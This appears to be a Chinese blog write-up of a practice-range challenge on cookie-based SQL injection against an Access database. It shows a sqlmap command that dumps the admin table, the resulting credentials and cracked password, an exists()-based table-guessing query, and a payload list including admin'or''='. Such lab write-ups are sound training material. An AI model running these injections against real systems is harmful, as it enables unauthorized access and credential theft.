【封神台】数据库注入 wp

原创

孤桜懶契 于 2021-08-15 16:54:26 发布 96 收藏 2

分类专栏： CTF 文章标签： 安全漏洞

本文链接：https://blog.csdn.net/qq_35938621/article/details/119716111


前言

> - 掌控安全里面的靶场数据库注入，练练手！


Access——Cookie注入


> - 环境http://59.63.200.79:8004/

- **正常情况Cookie注入是可以通过post传参测试的**



- 上面通过改id的参数发现可以cookie注入，废话不多说，抓包，sqlmap走起







```
python2 sqlmap.py -r 123.txt --batch --threads=10 -T admin --dump
```


```
Database: <current>
Table: admin
[1 entry]
+----+------------+-------+----------+------------------+
| id | product_id | title | username | password         |
+----+------------+-------+----------+------------------+
| 1  | 3611132716 | g:h?  | admin    | b9a2a2b5dffb918c |
+----+------------+-------+----------+------------------+
```


- MD5解密b9a2a2b5dffb918c ——> welcome直接登录管理员账号

> 使用sqlmap是没有灵魂的

突然看到这个决定还是尝试下手注，字段明显有10个









对了，Access表的查询语法必须包含表，不然就语法不对，所以得用exist爆破表，我这里先猜表里有admin，可以看到有好几个注入点


- 试着爆出表，利用exists来判断表是否存在

```
select 1 and exists(select * from pre_ucenter_members);
```


```
mysql> select 1 and exists(select * from pre_ucenter_members)
    -> ;
+-----------------------------------------------+
| 1 and exists(select * from pre_ucenter_members) |
+-----------------------------------------------+
|                                             1 |
+-----------------------------------------------+
```







Request	Payload	Status	Error	Timeout	Length	Comment
0		200			14058	
1	admin	200			14058	
8	admin'or''='	200			14058	
9	user	200			14058	
44	ADMIN	200			14058	
182	NEWS	200			13991	




- MD5解密，密码welcome，然后和上一个方式一样搞就行

